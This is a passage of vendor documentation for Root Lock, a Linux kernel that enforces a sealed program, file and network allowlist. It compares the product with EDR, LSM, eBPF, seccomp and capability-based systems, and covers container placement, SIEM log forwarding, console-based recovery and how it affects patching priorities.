The common pattern. Every tool in this table can be disabled by an attacker who already has remote root. They can kill the security agent, unload the BPF program, or set the LSM permissive.
Root Lock removes that possibility: enforcement is compiled into the kernel and the allowlist is sealed under Lockdown. An attacker who already has remote root cannot turn Lockdown off or edit the sealed allowlist. See Circumvention and recovery.
Industry pattern (impair defenses). In many ransomware and post-compromise campaigns, attackers disable or impair security tools early — stopping the EDR agent, unloading sensors, or weakening host policy — before they encrypt files or move to the next machine.
Root Lock is designed so it has no agent process, no BPF program, and no unloadable module to target.
Related designs. Sealing the running policy against root is not unique to Root Lock. Android keeps SELinux policy on a verified, read-only image. FreeBSD can raise securelevel so schg files stay immutable until reboot. Root Lock’s version of that idea is Lockdown: the allowlist is sealed, the kernel refuses the write, and unsealing takes a physical or serial console.
Linux kernel lockdown LSM. Linux ships a separate lockdown LSM (kernel_lockdown(7)). lockdown=integrity refuses changes to the running kernel image, including unsigned modules, unsigned kexec, and /dev/mem. lockdown=confidentiality also refuses kernel-memory reads. Root Lock’s Lockdown seals the allowlist with chattr +i. Under that seal every execution, file access, and outbound connection needs a grant, including when the caller is root, and the grant list stays sealed until Maintenance unseal from a physical or serial console. The Linux LSM stops at the kernel image, so root can still read another program’s files and install a userspace program.
What each tool does best. Bypass surface is one dimension of comparison, not the whole picture. Each tool above retains strengths Root Lock does not replicate.
eBPF observers (Falco, Cilium Tetragon, Sysdig Secure, Tracee, and bpftrace) ship mature rule libraries, Kubernetes-aware context, and fleet-wide runtime telemetry. For behavioural alerting on Kubernetes nodes — particularly autoscaled clusters, where on-host eBPF tooling is not a fit by design — those tools remain the right answer. They can observe a Root Lock host from adjacent infrastructure via network taps or log forwarding.
LSM policy on a stock kernel (AppArmor, SELinux, SMACK, Landlock) offers policy capabilities Root Lock does not replicate: SELinux refpolicy and domain transitions, AppArmor’s distribution-shipped per-application profiles, Landlock’s per-application self-confinement primitive. Root Lock’s value is the sealed boundary (chattr +i immutability plus a running kernel that refuses runtime changes), not richer policy syntax.
On 6.18.9-hs, AppArmor is present in the live LSM list. Do not assume profiles disappeared at the first Root Lock boot. A lab of the same root-shell path on Rocky SELinux versus Lockdown is in What Lockdown refused after a root shell.
seccomp-bpf sandboxes in systemd services, browser sandboxes, bubblewrap, and firejail sit closer to the syscall surface than Root Lock can. A Chromium renderer’s own seccomp filter is genuine defence-in-depth from inside the program; Root Lock does not replace it, and both layers are worth keeping.
gVisor addresses a different threat model: host protected from untrusted guest, via a userspace syscall-emulating kernel. Root Lock addresses workloads protected from compromised root inside the kernel they run on. Root Lock is the guest kernel in a VM the customer provides.
Linux EDR (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR) provides telemetry, behavioural analytics, fleet-wide correlation through a SOC console, threat intelligence, and incident response. Root Lock provides none of those.
The honest position is prevention versus detection; most regulated environments run both.
When attackers use legitimate tools rather than new malware (the pattern in most modern breaches), EDR detects the suspicious behavior. Root Lock constrains it differently: even a legitimate tool can only reach the files and network destinations its allowlist entry approves.
EDR agents that deploy via eBPF cannot attach on-host. The BPF syscall is not present on the Root Lock kernel. Under Lockdown, agents that install as kernel modules are blocked without an allowlist entry. That is the same gate that applies to every other program.
Both syslog streams (per-decision enforcement events and aggregated alerts) reach the EDR ingestion pipeline via a single rsyslog forwarding rule, with no external tooling required. Detection and response coverage continues through the log pipeline without an on-host sensor.
Capability-based confinement
Capsicum (FreeBSD) operationalizes the same core thesis as Root Lock: ordinary programs should not have unrestricted default access to the global OS namespace. It is the most architecturally principled approach to that problem outside of Root Lock, and the comparison is worth being direct about.
How Capsicum works. After cap_enter(), any syscall that traverses a global namespace (open() with an absolute path, kill() with a PID) returns ECAPMODE immediately. Default access paths through the OS are severed at the syscall boundary.
Per-FD rights masks then control what operations each open file descriptor permits. The design enforces this directly: no path through the global namespace means no access.
What structural elimination costs. Every sandboxed application, or a wrapper around it, must be rewritten. The application calls cap_enter(), pre-opens every file descriptor it will ever need before that call, and uses openat(fd, …) relative to those FDs thereafter.
Sandboxing OpenSSH under Capsicum required explicit modifications to sandbox-capsicum.c. Libcasper exists specifically to handle operations that cannot be pre-opened (DNS lookups, /etc/passwd reads) via a dedicated delegation channel.
For software you write yourself, the model is clean. For a fleet of existing Linux binaries you did not write, it means modifying every program you want to protect, or not protecting it.
How Root Lock reaches the same goal without application changes. VFS hook points in namei.c, open.c, exec.c, and exit.c intercept path traversal and check the calling process’s allowlist entry against the path.
Network hooks in socket.c check outbound routable connections (both connect() calls and sendto() calls with an explicit destination address) against the program’s IP allowlist. Local IPC over UNIX domain sockets and NETLINK is exempt by design.
Default access paths are filtered rather than severed. Existing Linux binaries run without modification; Root Lock observes what they do and enforces the allowlist against it. Root Lock makes this choice (hook-at-VFS rather than cap_enter-before-first-access) precisely to enable application transparency: no binary needs to be rewritten to be protected.
The Setup Mode gap. Capsicum has no learning phase. Policy lives in application source code, written at development time by the developer who wrote the application. There is no “observe what this binary actually needs at runtime, then derive its allowlist” workflow.
For any environment running software it did not write, which is most production infrastructure, Root Lock’s Setup Mode is the practical path: record what the binary does, review, approve, then lock. Capsicum offers no equivalent.
The policy-integrity gap. Capsicum’s policy lives in the application. After it ships, there is no policy file to edit, so Capsicum never had to protect one from root.
Root Lock’s policy is an allowlist file, which is what an attacker who already has root would want to change, so Lockdown seals it: the files are immutable, and the kernel refuses the write.
Platform. Capsicum is primary on FreeBSD. Linux support is incomplete. Root Lock targets Linux 6.18 natively.
The two designs make opposite choices: modify the application, or maintain a policy database. For a Linux fleet running software you did not write, Root Lock’s approach (maintain the database, get transparency and the full Setup → Lockdown lifecycle) is the one that covers the workload.
seL4 is the benchmark for machine-checked security guarantees in an OS kernel. Its proofs establish that every syscall behaves exactly as specified, that no information can pass between components without an explicit connection, and that these properties hold in the compiled binary on select platforms.
Root Lock and seL4 share the same goal — prevent programs from reaching resources they were not explicitly granted — and diverge on almost everything else.
How seL4 works. seL4 is a microkernel of roughly 10,000 lines of C backed by machine-checked proofs. Every kernel object (memory region, communication channel, thread control block) is named and accessed through an unforgeable token. A process starts with exactly the tokens its creator delegates, nothing more.
To reach a file, a process must hold a token for that file’s underlying storage. To message another process, it must hold a token for the communication channel. There is no global path namespace to traverse: if you do not hold the token, the kernel rejects the call before any check fires.
What those guarantees require in practice. seL4’s proofs depend on keeping the kernel small enough that every line can be verified (roughly 10,000 lines of C). That means seL4 contains no file system, no network stack, no device drivers. Every service that exists in a standard Linux installation (SSH, package management, web server, any application) must be rebuilt as a userspace component with explicit token grants.
Existing Linux software does not run on seL4 without a full OS porting effort. For a commercial server running standard software, deploying seL4 means replacing the entire software environment, not just the kernel.
How Root Lock enforces the same principle on existing software. Root Lock installs as a modified Linux kernel on a host already running standard software. Root Lock controls whether each program can execute, which files it can read or write, and which network connections it can make. The existing binaries run without modification.
Root Lock observes what each binary does during Setup Mode; you build the allowlist through the Dashboard queues, review and approve, then engage Lockdown. The guarantee is a kernel-enforced allowlist on the software the host already runs.
The Setup Mode gap. seL4 has no learning phase. Token grants are designed at system build time by the developer who builds the system. There is no “observe what this service actually needs at runtime, then derive its policy” workflow.
Root Lock’s Setup Mode is the practical answer for standard infrastructure: run the system, record every access in the Dashboard queues, review and approve, then engage Lockdown. For any environment running standard Linux software, Root Lock’s Setup Mode provides the observe-and-build path that seL4 cannot offer.
The policy-integrity gap. seL4 has no policy file. Authority is the token set. There is nothing to edit after the system is built.
Root Lock’s policy is an allowlist file, which is what an attacker who already has root would want to change, so Lockdown seals it: the files are immutable, and the kernel refuses the write. seL4 makes authority impossible to forge; Root Lock seals the allowlist after Lockdown engages (see Circumvention and recovery).
Platform. seL4 is not a Linux kernel; standard Linux software requires a full porting effort to run on it. Root Lock targets Linux 6.18 and is installed by replacing the kernel on an existing host.
The two approaches make opposite foundational choices: build the OS from a proof up, or enforce on the software stack that already exists. For commercial infrastructure running standard Linux software, Root Lock is the option that ships.
Object-capability operating systems
Fuchsia (Google) is a production operating system built on Zircon, a microkernel where every resource is accessed through an unforgeable handle. Like seL4, its security model is structural: no handle means no access, at the kernel boundary, before any policy database is consulted.
Fuchsia adds two architectural properties that seL4 does not emphasize: per-component private namespaces and cryptographic verification of every executable.
Private namespaces. In Fuchsia, each component receives an explicitly assembled filesystem view: its /svc/, /data/, and /pkg/ entries are handle-routed by the Component Framework. There is no global root filesystem visible to all components.
A compromised component cannot traverse upward to discover paths it was not given handles to; those paths do not exist in the component’s view.
Root Lock enforces on a global Linux filesystem. Root Lock controls whether a program can access a given path, but the path still exists and an access attempt returns an error rather than silence. Keeping the global filesystem is what lets existing Linux software run unchanged, and what lets Root Lock deploy on any existing Linux server.
Cryptographic integrity. Fuchsia verifies every executable through BlobFS. Each file is identified by its hash and checked before it runs. Replacing a binary silently is structurally impossible. Root Lock does not verify executables by hash.
At Lockdown it seals the allowlist and the critical system paths: the files are immutable, and the kernel refuses the write. Full cryptographic verification at boot means building the OS around content-addressed storage from scratch. Lockdown is runtime tamper-resistance on the Linux you already run.
The Setup Mode gap. Fuchsia has no learning phase and no operator-facing allowlist tooling for standard server software, because standard server software does not run on Fuchsia. Root Lock’s Setup Mode records what each binary does; you review and approve through the Dashboard queues, then engage Lockdown. The workflow exists because Root Lock deploys on the software stack already running in production.
Platform. Fuchsia targets embedded devices and consumer hardware. It is not a Linux kernel and has no server deployment path. Root Lock targets Linux 6.18 server deployments and is installed by replacing the kernel on an existing host.
Fuchsia’s security architecture is more restrictive at every layer: per-component namespaces, cryptographic verification, handle-only access, userspace drivers. Root Lock provides enforced per-program allowlisting on existing Linux deployments without rebuilding the OS. For any organization running Linux infrastructure today, Root Lock is the option that deploys.
Trust boundaries and bypass surface
Three questions cut to the core of any enforcement mechanism: who is trusted to set the policy, who is gated at runtime, and what does a bypass look like?
graph LR
    A[Attacker gains root] --> B["eBPF agent\n(Falco, Tetragon)"]
    A --> C["LSM framework\n(AppArmor, SELinux)"]
    A --> D["seccomp sandbox\n(bubblewrap, firejail)"]
    A --> E["Linux EDR agent\n(CrowdStrike, SentinelOne)"]
    A --> F["Root Lock"]
    B --> G["Kill agent or\nunload BPF program"]
    C --> H["Set permissive or\nreload policy"]
    D --> I["Launch same binary\nwithout the filter"]
    E --> J["Kill driver or\nBYOVD bypass"]
    F --> K["Physical presence\nrequired"]
    G --> L["Protection disabled ✗"]
    H --> L
    I --> L
    J --> L
    K --> M["Protection intact ✓"]

    style A fill:#fdd,stroke:#c44
    style B fill:#fdd,stroke:#c44
    style C fill:#fdd,stroke:#c44
    style D fill:#fdd,stroke:#c44
    style E fill:#fdd,stroke:#c44
    style G fill:#fdd,stroke:#c44
    style H fill:#fdd,stroke:#c44
    style I fill:#fdd,stroke:#c44
    style J fill:#fdd,stroke:#c44
    style L fill:#fdd,stroke:#c44
    style F fill:#d4f4dd,stroke:#2a7a40
    style K fill:#d4f4dd,stroke:#2a7a40
    style M fill:#d4f4dd,stroke:#2a7a40
The table below answers each question in full for the main enforcement mechanisms alongside Root Lock.
| Mechanism | Trusted during setup | Untrusted at runtime | How enforcement is bypassed |
|---|
| eBPF observation and enforcement (Falco, Cilium Tetragon, Sysdig Secure, Tracee, bpftrace) | Admin who writes the rules | Processes the agent observes (Tetragon and Sysdig can kill in-kernel) | Root unloads the BPF program, kills the agent, or disables the BPF syscall |
| LSM policy on a stock kernel (AppArmor, SELinux, SMACK, Landlock) | Admin who authors the policy files | Processes labelled or confined by policy | Root sets the framework permissive, reloads a relaxed policy, or edits the policy file |
| seccomp-bpf sandboxes (bubblewrap, firejail, systemd, browser sandboxes) | The parent process that sets the filter | The child process the filter applies to | A sibling process launched without the filter is unaffected. Filters are scoped to a process tree, not a program identity |
| gVisor | Container runtime administrator | Syscalls from inside the sandboxed container | Compromise the gVisor sentry process, or exploit a syscall-emulation bug |
| Linux EDR agents (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR) | SOC team via a cloud console | Monitored processes | Root kills the agent, unloads the driver, or exploits a BYOVD bypass |
| Root Lock | You in Setup Mode; allowlist sealed by Lockdown | Every program, including those running as root | Physical presence or the cloud serial console to boot the maintenance kernel. Starts and file changes that still succeed are in What the allowlist check covers. |
Two differences carry the position. Every mechanism above narrows the runtime trust boundary to a subset of processes: one container, one labelled domain, one process tree, one observed program. Root Lock narrows it to every program via a system-wide allowlist, root included.
Every competitor above can be turned off by an attacker who already has remote root: kill the agent, unload the module, or set the policy permissive. Root Lock has nothing equivalent to turn off; changing the sealed allowlist takes physical presence or the cloud serial console. See Circumvention and recovery.
The May 2026 TanStack npm attack illustrated the trust-boundary distinction from the supply chain direction. The attacker operated inside a legitimate build pipeline using valid credentials, so SLSA provenance, OIDC, and 2FA all functioned as designed and no credential check or trust-chain verification registered anything to block.
Root Lock’s per-program network allowlist bounds what pipeline processes can reach from the host regardless of credential validity: under Lockdown, connections to unapproved destinations are refused at the kernel.
What Root Lock complements
These tools do not overlap with Root Lock. They answer different questions, and mature security programs run both.
| Category | Representative tools | What they do | Where they take over |
|---|
| Host inbound allowlist | HeartSuite Firewall (prototype) | Observe real sockets on a closed appliance image, approve a finite allowlist, seal it | Root Lock does not filter inbound ports. Move the workload onto that Firewall image when you want the same observe → approve → seal cycle for this host’s inbound traffic. It is not a campus NGFW replacement. |
| SIEM / SOAR | Splunk Enterprise Security, Microsoft Sentinel, Elastic Security, IBM QRadar, Sumo Logic, Graylog, Wazuh, Cortex XSOAR, FortiSIEM, FortiSOAR | Ingest logs from hosts and applications across a fleet, correlate events, alert analysts, drive playbook-based response | Root Lock blocks and logs on a single host. Fleet correlation, cross-host alerting, and playbook response are what SIEM is built for, and Root Lock’s activity log is a direct input to it. |
| NDR / NTA | Darktrace, ExtraHop Reveal(x), Vectra AI, Corelight, Cisco Secure Network Analytics, FortiNDR | Passive network sensing, behavioural flow analysis, lateral-movement detection, encrypted-traffic fingerprinting | Root Lock controls which programs reach which destinations. Traffic content, behavioural flow analysis, and cross-host correlation are what NDR is built for. |
| Vulnerability management | Tenable Nessus, Qualys VMDR, Rapid7 InsightVM, Greenbone, Wiz, Orca | Enumerate installed packages and services, match against CVE databases, produce a prioritised patch list | Under Lockdown, a finding can wait for the standard change window when exploiting the bug only gets the attacker as far as a step Root Lock refuses: running a program with no allowlist entry, opening a file the program was not granted, or connecting to a destination it was not granted. A finding the attacker can complete inside the program’s existing grants stays on the patch date. See Scanner deadlines. Mapping what needs patching stays with the scanner. |
| HIDS / FIM | OSSEC, AIDE, Tripwire, Samhain, Wazuh | File-integrity monitoring, log-based intrusion detection, rootkit signatures | Root Lock enforces file integrity via Lockdown; HIDS adds independent alerting on unexpected change, and that redundancy matters because different tools fail in different ways. |
| AI agent runtimes and sandboxes | OpenClaw, Claude Code, OpenAI Codex, NVIDIA NemoClaw / OpenShell | Run the always-on agent. OpenClaw can put tool commands in a container; that setting is off unless you enable it. The OpenClaw process that talks to the model stays on the machine. OpenShell can restrict binaries and domains inside the agent box. | Install Root Lock on that Linux virtual machine or server. Lockdown refuses a new program and refuses a destination you did not approve. See OpenClaw, Claude Code, Codex, and NVIDIA NemoClaw. |
Root Lock makes a class of attacks impossible rather than merely visible. Your SIEM, NDR, and VA scanner work on what remains: a smaller, more focused set of events.
Block events reach a SIEM via the local journal under identifier heartsuite (written to /dev/log). One rsyslog rule can forward that identifier; how it lands on the wire (RFC 3164 vs RFC 5424) depends on your rsyslog/journald configuration, not on Root Lock.
:programname, isequal, "heartsuite" @@your-siem:514
The enforcement stream emits one record per denial (HS-PROG-DENY, HS-FILE-DENY, HS-FILE-WDENY, HS-NET-DENY). The alert stream carries aggregated events (new_program_blocked, network_burst, and others). Successful allowlisted work is not streamed.
For push notifications, an HTTPS webhook (JSON; native PagerDuty Events API v2 and OpsGenie Alert API adapters) delivers alert-level events only. Webhook and email timestamps reflect alert evaluation time, not kernel event time; when correlating across sources, account for up to the daemon poll interval (typically 30–60 s).
Every allowlist approval action (programs, file paths, and network destinations) is written to a dedicated, persistent JSONL log that records timestamp, uid, and tty. This gives a machine-readable, session-attributable history of policy changes.
An always-on rotating application audit log records UI and core operational events and errors. Lockdown advisories are generated from verdict logic with direct provenance back to the underlying allowlist state and decision records rather than from unfiltered event dumps.
The combination of the per-decision enforcement stream, the dedicated approval log, and the application audit log produces a reconstructible record that security teams and auditors can use to trace what the system did, when, and why.
Agent-based scanners (Tenable Nessus Agent, Qualys Cloud Agent) run as allowlisted programs. Run the scanner during Setup Mode so Root Lock logs its programs and file access paths, then review and approve the entries through the Dashboard queues. Network-based scans from an external host reach the system over its normal network stack without special configuration.
Where a separate kernel is required
On-host eBPF tooling and a KVM hypervisor host are not a fit by design.
- Docker, containerd, Kubernetes, CRI-O, and Podman. These are not a supported workload on a Root Lock host by design, and no install profile makes this host a container host. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. OCI images are built and run off this host, or Root Lock is the guest kernel in a VM the customer provides.
- Falco, Cilium Tetragon, bpftrace, and similar eBPF tools. Not a fit by design. Root Lock does not enforce through eBPF, and the BPF syscall is off, so there is no eBPF program to load. Observe from adjacent hosts via syslog instead.
- Hypervisor hosts running VMs via KVM. Hosting VMs is not a supported configuration. Root Lock runs as a guest, not a host.
- Systems that require rootless containers. Rootless containers are not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Use a separate host.
See System Requirements → Software Compatibility Notes for the full list.
For CISO and procurement evaluation of the Root Lock kernel itself in enterprise fleets (including operational models, Secure Boot roadmap, and alternatives), see the Kernel Hardening → Enterprise Adoption Guide.
What the allowlist check covers
Under Lockdown, Root Lock checks an allowlist entry at program start, on the open path for a file read or write, and on an outbound connection. The same checks apply to a program running as root. A program start, a file open, or a connection with no matching grant is blocked.
On the 6.18.9-hs kernel that ships, Root Lock accepts a name that already has an allowlist entry and runs a different program. Root Lock also accepts, without a write grant for that file or directory, a FIFO, a socket file, or a symlink, an append through process accounting, and a change to the mode and owner of a file the program already has open.
Circumvention and recovery
Every security system has a known way to be taken out of the picture. Being explicit about it is how customers evaluate fit.
Root Lock’s sealed allowlist is intended to change through these operator paths:
- Maintenance window. After Lockdown, that window opens from a physical or serial console: GRUB Maintenance: unseal and return to Root Lock. Express return lands in Setup Mode on the Root Lock kernel. You make changes, then Lockdown (
[l]) again. Logged and intentional. - Lockdown recovery. When Lockdown is active, the allowlist is sealed and remote root cannot edit it; it changes when you pick Maintenance: unseal and return to Root Lock at a physical or serial console. That stock boot runs
HS_unlock.sh. sshd does not lift the seal on the Root Lock kernel, and Maintenance ([m]) is not a second remove-the-seal control. From stock, reboot; GRUB default stays Root Lock. Booting the maintenance kernel requires physical or serial-console access: a keyboard and monitor at the machine, a serial port, a BMC (Dell iDRAC, HPE iLO, and similar), a hypervisor serial console, or your cloud provider’s serial console. An attacker without that console path cannot take this route. On a VM, the hypervisor that owns the guest disk and memory is that outer path. The guest kernel cannot police it.
What this means for security:
- Under Lockdown, remote root cannot turn Root Lock off by killing an agent, unloading a module, or setting a policy permissive, and cannot edit the sealed allowlist without the console path above. What the allowlist check covers names the starts and file changes that still succeed. There is also no remote way to force a reboot into the maintenance kernel without console access. Nothing the attacker ran survives a reboot.
- Supported recovery (unseal) requires physical or serial-console access: a keyboard and monitor at the machine, a serial port, or your cloud provider’s serial console. SSH access alone, regardless of privilege level, is not the unseal path. After unseal, SSH is how you work in Setup Mode.
- Physical or serial-console access always returns control to you when the boot menu password is left off. No software applied to the host can prevent that console recovery. If one was set, GRUB asks before Maintenance: unseal and return to Root Lock or a kernel-line edit, and a forgotten password is cleared by mounting the disk from outside, not at the menu. The normal boot still does not ask.
- What can still go wrong (beyond physical or serial-console access). An allowlist can approve too much in Setup Mode, an already-approved program can act inside its grants, and What the allowlist check covers names the starts and file changes that still succeed.
- Seal and control integrity are product contracts, tested on ship pins; check them on the pin you run. That is a different question from whether an agent is still running.
Compare this to the tools in the first table, where root can turn enforcement off in most of them by killing the agent, unloading the module, or setting the policy permissive. Root Lock is deliberately not in that category.
To see the three enforcement mechanisms tested against real attacks, including what happens when attackers stay within approved boundaries, see When Root Isn’t Enough.
Privileged access. SOC 2, PCI DSS, and ISO 27001 each expect the organization to restrict and review privileged access. None of them is a single question of the form “can an administrator remotely disable this product?”
sudo, PAM, and privileged-access tools such as WALLIX decide who may elevate and when. Root Lock applies the check in What the allowlist check covers, including to a program running as root. An allowlist grant is not a remote Lockdown off-switch. WALLIX is named here only for that comparison.
Under Lockdown, remote root cannot modify the sealed allowlist or disable Root Lock the way a userspace agent can be killed, because changing the seal takes physical or serial-console access to boot the maintenance kernel.
That is one technical activity a customer control may cite. It does not satisfy a TSC, an Annex A control, or a PCI requirement by itself, and examiners still test identity, access reviews, logging, and the rest of the control environment.
For kernel-config notes and residual risk on the fielded pin, see Threat model and residual risk.
6 - Containers, microVMs, and the sealed host
Shared-kernel Docker, containerd, Kubernetes, and CRI-O are not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. OCI images are built and run on another host. Root Lock runs as the guest kernel inside a virtual machine.
Overview: Shared-kernel Docker on a Root Lock host is not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container.
Build and run OCI images on another host. When a task should sit in its own machine, install Root Lock as the guest kernel in a virtual machine.
Why Docker is not a fit on this host
Docker, containerd, Podman, and runc isolate processes on the host kernel. A container runtime on it is not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. See System Requirements.
A backup receiver that accepts Restic over SFTP runs a handful of programs and needs no container engine. Run the container engine on another host, and let Root Lock protect the machines around it.
What Firecracker and Kata are
| Name | What it is | Compared with Docker |
|---|
| Firecracker | A small virtual machine monitor that uses KVM to boot microVMs quickly and densely, each with its own guest kernel. Built for multi-tenant isolation. | Runs underneath platform workloads rather than on developer laptops; Docker Desktop keeps its role for everyday development. |
| Kata Containers | An OCI/Kubernetes runtime that runs each container image inside a light VM, with QEMU, Cloud Hypervisor, or Firecracker as the backend. | Uses the same OCI image format, and moves the isolation boundary from the shared kernel to a VM. |
| Docker / containerd / runc | Shared-kernel packaging and runtime: process isolation on the host kernel. | Not a fit by design on a Root Lock host: under Lockdown, Root Lock refuses the new mounts a runtime makes. |
Platforms that run untrusted or multi-tenant code put Firecracker or Kata underneath the workload, so each tenant gets its own kernel. Everyday microservices still ship as Docker/OCI images on a shared-kernel runtime. Firecracker signals strong isolation, and it sits alongside Docker rather than replacing it.
Where the containers go
On another host
Build and run Docker, containerd, Kubernetes, and CRI-O images on a host that runs its distribution kernel rather than the Root Lock kernel, and let Root Lock protect the fixed-workload machines around that runtime. If the installer notices a container engine on a Root Lock host, it installs Root Lock the same way as on any other host and does not enable overlay filesystem support.
See Deployment Scenarios → Shared-kernel containers.
Guest — Root Lock inside the virtual machine
  Host (standard Linux or cloud VMM)
       │
       ▼
  Firecracker / Kata / KVM microVM
       │
       ▼
  Root Lock guest kernel
  Setup Mode → allowlist → Lockdown
  (known / trusted workload only)
Run Root Lock as the guest kernel inside a virtual machine you provide, such as a Kata Container or a Firecracker microVM. Build the allowlist once: run a representative task in Setup Mode, review and approve the tools through the Dashboard queues, then bake that allowlist into the VM image.
The image carries the allowlist and is not sealed. You run the seal on that machine, and the seal takes effect on the next boot. The allowlist holds for the life of the task until the VM is discarded.
An attacker who already has root inside the guest cannot turn this off, because blocking is compiled into the guest kernel: its enforcement cannot be unloaded or set permissive the way an LSM policy can, and there is no userspace shim to detach and no agent to kill. This is the path for AI agent sandboxes, fixed-tool automation, and disposable task VMs. See AI agent and automation sandboxes.
Running Firecracker or Kata on a Root Lock kernel, so that this box becomes the VMM for untrusted tenants, is not a supported configuration, because Root Lock protects workloads inside a kernel rather than hosting them. See Where Root Lock is not a fit.
What to run
| Workload | Shape | Where it is documented |
|---|
| Backup / SFTP dump target, single-purpose server | Root Lock host → seed allowlist → Lockdown | Production servers, Closed appliances |
| Build/CI fixed toolchain | Same | Build, CI, and release infrastructure |
| Docker, containerd, Kubernetes, CRI-O, or Podman, including continuous scheduling | Not a fit by design on this host. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Build and run the images on another host | Shared-kernel containers, Where it is not a fit |
| AI agent with a scoped tool set | Guest Root Lock in a per-task VM | AI agent sandboxes |
Comparison
| Approach | Isolation boundary | On a Root Lock kernel |
|---|
| Docker / runc on this host | Shared host kernel | Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. |
| gVisor | Userspace syscall filter | Discussed as a peer under How it compares; different threat model |
| Firecracker / Kata microVM | Hardware VM boundary | Compose with Root Lock as the guest kernel |
| Root Lock Lockdown | Sealed allowlist in the Root Lock kernel itself | Shipped product core |
Root Lock makes sure programs do only what you approved. A microVM adds an optional hardware boundary around that sealed kernel.
FAQ
Can I run Docker on a Root Lock host?
A: No. Root Lock ships a single install for hosts with a fixed set of programs, and a container runtime on the Root Lock kernel is not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes when it starts containers. Build and run the images on another host. For untrusted or multi-tenant work, run the workload in a VM or microVM with Root Lock as the guest kernel. See Deployment Scenarios → Shared-kernel containers and FAQs.
Does Root Lock use Firecracker like large cloud platforms?
A: Only as a place to run. Large platforms run Firecracker underneath multi-tenant serverless and sandboxes, and you run Root Lock inside a Firecracker microVM, a Kata Container, or a cloud VM the same way you run it inside any other guest.
Can Root Lock host Firecracker or Kata for other tenants?
A: No. A hypervisor host grants trusted access to guests it does not control, which is the inverse of what Root Lock does: it protects the workloads running inside its own kernel. Hosting virtual machines is not a supported role on either kernel line, so Root Lock runs as the guest.
Related pages
7 - Security as Economics
A high scanner score can wait for the standard change window when Lockdown already stops the next step. Attacker cost, operating cost, and alert volume.
Overview: Defeating a host control has a cost, and so does operating one. Because Root Lock by HeartSuite blocks on an exact allowlist match under Lockdown, a high scanner score can wait for the standard change window when the next step is a program with no allowlist entry, a file that program was not granted, or a destination it was not granted.
Patching urgency
The scanner starts a short clock on a high score, so first read the attacker’s next step after the exploit. When that step is a program with no allowlist entry, a file the program was not granted, or a destination the program was not granted, Lockdown stops that step, and the patch goes in at the standard change window.
Where your policy sets that window at 60 days or 90 days for work it does not rank critical, file the exception as a rule in your scanner, with the expiry set to that window. The rule takes the row off the scanner’s remediation queue and changes its score and report until the expiry, and the morning it expires the finding is urgent again. The date in your policy or contract stays the remediation SLA, so the exception changes the queue, and you still patch.
A bug that can finish on data the program already reads, on a file it was granted, or on a destination already permitted keeps the policy date. So does a kernel CVE whose code is in the Root Lock kernel you boot, and any finding your policy treats as immediate, including one known to be exploited. See Scanner deadlines.
A kernel CVE whose code is compiled out of the Root Lock kernel needs no kernel patch, because the vulnerable code is not there; record the not-affected status from Kernel Security Transparency on the rule. OS packages are still patched as usual with apt or dnf.
A commodity zero-day typically runs a program, touches files, and phones home, and Lockdown bounds all three. A zero-day inside an allowlisted program still reads the files on that program’s allowlist, which is why those findings keep the policy date.
What defeating it costs
No security control is unconditionally unbreakable. The right question is not “can this be defeated?” but “what does defeating it cost the attacker — and what does operating it cost the defender?”
No false positives in blocking. In Lockdown, Root Lock does not scan, score, or guess: a program either has an allowlist entry for the action it is attempting, or it does not. Permitted actions pass and everything else is blocked, so every blocking decision is an exact match rather than a detection estimate.
The boundary holds regardless of privilege. Under Lockdown, a process running as root can only reach the files and network destinations its allowlist entry permits, so credentials, configuration, and data outside those grants stay out of reach.
The allowlist itself is sealed under Lockdown (see Lockdown). Root can stop an agent or set LSM policy to permissive, but it cannot edit the sealed allowlist, so the questions that remain are whether Setup Mode approved too much and who can reach the console to unseal it.
Each additional step the attacker takes requires a new custom exploit aimed at the specific program they are confined to and the files and destinations it was granted. The cost compounds, and at some point the attack is no longer worth finishing.
Cost to implement. A finite window: run the programs you want to allow, review and approve through the Dashboard queues, engage Lockdown. Most customers complete it during a standard change window.
Operational cost
Alert reduction. Under Lockdown, an attack step the kernel refuses does not generate a SIEM or EDR alert. A binary that cannot execute never triggers a process-execution event. An outbound connection refused at the kernel never appears in NDR telemetry as a beacon or data-loss event.
This is not alert filtering — the event never occurs. The alert classes this eliminates carry the highest triage cost: unauthorized execution, unauthorized exfiltration, and novel outbound destinations.
Maintenance. No signature updates. No rule libraries. No agent fleet. The allowlist changes when software legitimately changes — new binaries, updated dependencies, changed network destinations — in a maintenance window on your schedule.
The more frequently software changes, the more frequently those windows are needed. On monthly or quarterly patch schedules that is low overhead, but software that updates daily — package managers pulling live repositories, or applications shipping a new binary on each release — needs a window each time, and the cost compounds. Root Lock fits well where the software stack is stable or follows a defined update process.
ROI compared
SELinux and AppArmor. LSM policy is a sustained engineering cost: SELinux refpolicy domain authoring, AppArmor profile maintenance, permissive-mode exceptions that accumulate under operational pressure, and policy audits before each OS upgrade. Each policy file is hand-authored and must be updated when software changes.
Setup Mode logs what programs actually do, and you approve it in the Dashboard queues. The difference compounds over years: one observation-driven setup session versus ongoing policy authorship and drift management.
Zafran and risk-prioritization tools. Zafran, Nucleus, Vulcan Cyber, and similar tools correlate CVEs against your deployed controls to identify which patches are actually urgent. They do not enforce anything at runtime.
Root Lock reduces the urgency of items these tools surface when the exploit’s next step is one Lockdown refuses (see Patching urgency), so that patch can wait for the standard change window. The two compose: the tool can rank those CVEs behind findings that finish inside the grant, because the allowlist is what the kernel enforces and the files and destinations on it are the ones you approved.
Linux EDR. CrowdStrike Falcon, SentinelOne, and Microsoft Defender for Endpoint generate alerts that require analyst triage. The attack classes Root Lock prevents — unauthorized binary execution, file access outside approved scope, outbound connections to unapproved destinations — never reach the EDR because under Lockdown the kernel refuses them first.
EDR’s telemetry, behavioural analytics, and incident response capabilities remain valid for what Root Lock does not cover. The honest position: Root Lock changes what the EDR has to process, not whether you run one.
